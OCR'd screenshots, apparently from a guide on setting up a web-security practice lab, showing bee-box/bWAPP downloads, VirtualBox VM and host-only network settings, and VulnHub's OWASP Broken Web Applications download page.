
Name	Modified	Size	Downloads / Week
Parent folder			
bee-box_v1.6.7z	2014-11-02	1.2 GB	445
release_notes.txt	2014-11-02	1.9 kB	5
README.txt	2014-09-27	832 Bytes	12
INSTALL.txt	2014-09-27	2.4 kB	36
Totals: 4 Items		**1.2 GB**	**498**

```
----------------
bee-box - README
----------------
```



New Virtual Machine
Virtual machine name and operating system
VM Name
beebox
VM Folder
D:\Virtual Machines
ISO Image
<not selected>
OS Edition
OS
Linux
OS Distribution
Linux 2.4
OS Version
Linux 2.4 (64-bit)
Proceed with Unattended Installation
Set up unattended guest OS installation
Specify virtual hardware
Specify virtual hard disk
Help
Finish
Cancel



New Virtual Machine
Virtual machine name and operating system
Set up unattended guest OS installation
Specify virtual hardware
Specify virtual hard disk
Create a New Virtual Hard Disk
Hard Disk File Location and Size
D:\Virtual Machines\beebox\beebox.vdi
Disk Size
4.00 GB
4.00 MB
2.00 TB
Hard Disk File Type and Format
VDI (VirtualBox Disk Image)
Pre-allocate Full Size
Split Disk Into 2 GB Parts
Use an Existing Virtual Hard Disk File
bee-box.vmdk (Normal, 20.00 GB)
Create Virtual Machine Without a Virtual Hard Disk
Help
Finish
Cancel


Hard Disk Selector
Medium Selector
Add
Refresh
Name
Virtual Size
Actual Size
Attached
kali-linux-2025.3-virtualbox-amd64.vdi 80.09 GB 35.86 GB
metasploitable3-ub1404-disk001.vmdk 39.06 GB 5.75 GB
metasploitable3-win2k8-disk001.vmdk 60.00 GB 13.26 GB
Not Attached
bee-box.vmdk 20.00 GB 4.66 GB



beebox - Settings
Basic
Expert
Search settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to
Host-only Adapter
Name
VirtualBox Host-Only Ethernet Adapter
Adapter Type
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode
Deny
MAC Address
080027000889
Virtual Cable Connected
Serial Ports
Port 1
Port 2
Port 3
Port 4
Enable Serial Port
OK
Cancel
Help



beebox [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places System
Mon Oct 27, 8:56 AM bee
bWAPP - Start
bWAPP - Install
bWAPP - Update
bWAPP intro
README
itsecgames
IT security, ethical hacking, training and fun
www.itsecgames.com - info@itsecgames.com
Right Ctrl



VULNHUB
VIRTUAL MACHINES
HELP
RESOURCES
ABOUT
SUBMIT MACHINE
CONTACT US
VIRTUAL MACHINES
broken web app
SINGLE SERIES ALL
TIMELINE
SEARCH RESULT: BROKEN WEB APP (3 RESULTS)
Name: Game Over Category: Web Pentest Learning Platform File Type: VM image/iso
more...
GameOver: 1
14 Jun 2012 by Jovin Lobo
Main
The Broken Web Applications (BWA) Project produces a Virtual Machine
more...
OWASP Broken Web Applications Project: 1.2
3 Aug 2015 by OWASP
Welcom
Congratulations!
If you are lost wit
Recently, Good Tech Inc. has decided to change their application development process. However, their applications
more...
digitalworld.local: snakeoil
23 Aug 2021 by Donavan



VULNHUB
VIRTUAL MACHINES
HELP
RESOURCES
ABOUT
SUBMIT MACHINE
CONTACT US
Back
About Release | Download | Description | File information | Virtual Machine | Networking | Screenshot(s) | Walkthrough(s)
OWASP BROKEN WEB APPLICATIONS PROJECT: 1.2
About Release
Back to the Top
Name: OWASP Broken Web Applications Project: 1.2
Date release: 3 Aug 2015
Author: OWASP
Series: OWASP Broken Web Applications Project
Web page: https://owasp.org/index.php/OWASP_Broken_Web_Applications_Project
Download
Back to the Top
Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!
OWASP_Broken_Web_Apps_VM_1.2.7z (Size: 1.7 GB)
Download: http://sourceforge.net/projects/owaspbwa/files/1.2/OWASP_Broken_Web_Apps_VM_1.2.7z/download
Download (Mirror): https://download.vulnhub.com/owaspbwa/OWASP_Broken_Web_Apps_VM_1.2.7z


Chapter 2: Cloak and Dagger: Stealth and Anonymity




